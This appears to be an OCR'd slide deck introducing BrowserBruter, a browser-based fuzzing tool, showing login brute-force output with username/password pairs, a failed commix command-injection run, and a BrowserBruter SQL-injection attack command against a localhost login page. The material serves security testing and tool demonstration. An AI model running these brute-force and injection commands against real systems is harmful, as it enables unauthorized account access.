
```
[Status: 200, Size: 3342, Words: 195, Lines: 94, Duration: 6ms]
    * PASS: super_strong_password
    * USER: guest

[Status: 200, Size: 3342, Words: 195, Lines: 94, Duration: 12ms]
    * PASS: 123
    * USER: guest

[Status: 200, Size: 3342, Words: 195, Lines: 94, Duration: 16ms]
    * PASS: super_strong_password
    * USER: portaladmin

[Status: 200, Size: 3342, Words: 195, Lines: 94, Duration: 19ms]
    * PASS: wqwer
    * USER: admin@gmail.com

[Status: 200, Size: 3342, Words: 195, Lines: 94, Duration: 25ms]
    * PASS: qesdgs6e56
    * USER: guest

[Status: 200, Size: 3342, Words: 195, Lines: 94, Duration: 29ms]
    * PASS: 123
    * USER: admin@gmail.com

[Status: 200, Size: 3342, Words: 195, Lines: 94, Duration: 32ms]
    * PASS: 123
    * USER: portaladmin

[Status: 200, Size: 3342, Words: 195, Lines: 94, Duration: 36ms]
    * PASS: qesdgs6e56
    * USER: portaladmin

[Status: 200, Size: 3342, Words: 195, Lines: 94, Duration: 39ms]
    * PASS: qesdgs6e56
    * USER: admin@gmail.com

[Status: 200, Size: 3342, Words: 195, Lines: 94, Duration: 43ms]
    * PASS: wqwer
    * USER: guest

[Status: 200, Size: 3342, Words: 195, Lines: 94, Duration: 46ms]
```

The Encryption Curse Affects All!


```
commix -u http://localhost/login3.php --data "username=TC4aMNjPywczOxglm%2F7pUBfWzSwo01h5qz4fgv%2BrV
JiKBumMeuUp6IX9xH3CpuoO2%2FXJWE40KqPlJGfyzpuXc1ZBGMAR88eM44xKTg54meyCQq3eCNOfhrug4qM264U5qsmSg2REhmyRYI%2FbJTA4
2kvJVmvqFQJj6gU1ojKUWhe2IAfr36nHqZQHEtbWz5W3ad1D%2FqpD4gOPeLNqXqGx5JRIXsnjnw9BQSTCbGirW72vwV1U%2Be6OkN20GNPv07h
A4H8idU49T031h8hi8wF3O9xZeZUChOwOzFI8Z4rcYvfjKH90u7BNVi2fjX17hASrvitOxTbZ1jz0RnVg%2BevIWw%3D%3D&password=IeiNdF
qc1SihQd%2FWhSIA4JJF0KXduem%2FARfabv%2BOwXGj0J8dAaJg51lxDdNp74HQ2GYSlkVmDnGKNMHmoQy8LCSeiDFmqeTOM8am6SqnSztuqJY
KTPaALxhjCKSgSp8y1rhzpxidDtuLgKtKmURBd4jgcalgXulyck1%2F6WjnylD5Tf0bRGWVVlzyBPts%2BxRQxc2bUkupRoJJ2Qw%2BdarwjeKE
5XZUeyBnslP%2BC0OZ9jV6lNTEldFrtdtQFw8ujpyHUsr9ybLZr4oZlX2b4X0Km%2BGbzU7i6NV6kx7yWgpOP2EnVvWCdTfFl1JvENjycBr7BLk
edJiQNHCydCgDewxTRg%3D%3D"

v3.9-stable

https://commixproject.com
(@commixproject)
```

```
[17:57:40] [warning] The tested POST parameter 'password' does not seem to be injectable.
[17:57:40] [error] All tested parameters appear to be not injectable. Try to increase value for '--level' optio
n if you wish to perform more tests. If you suspect that there is some kind of protection mechanism involved, m
aybe you could try to use option '--alter-shell' and/or use option '--tamper' and/or switch '--random-agent'.
```

Attacking At HTTP Layer



Expectation





Reality


HACKERS RAINING
PAYLOADS TO SERVER
BY MANIPULATING HTTP REQUEST


SERVER WHO IS EXPECTING ENCRYPTED HTTP REQUEST
AM I JOKE TO YOU?
WARNER
106 106
RUN RATE 6.55


Pentester's Reaction






So What is The Solution?


Solution - The Browser-Bruter




Converting The Solution Into A Tool





And The Browser Bruter Is Born!






The First Ever Browser Based Fuzzing Tool









Download The Browser Bruter

https://github.com/netsquare/BrowserBruter/releases/tag/v2024.4-BrowserBruter



Installation

pip3 install -r requirements.txt




For troubleshooting and comprehensive guide on installation, kindly refer the documentation - https://net-square.com/browserbruter/SetupInstallation/

Let's Have A Rematch


```
python3 BrowserBruter.py --elements username,password --payloads sqli.txt --target
http://localhost/login3.php --button btn-default --attack 1 --fill username,password
```

Attack In Progress




Attack In Progress


Attack In Progress



Attack Finished



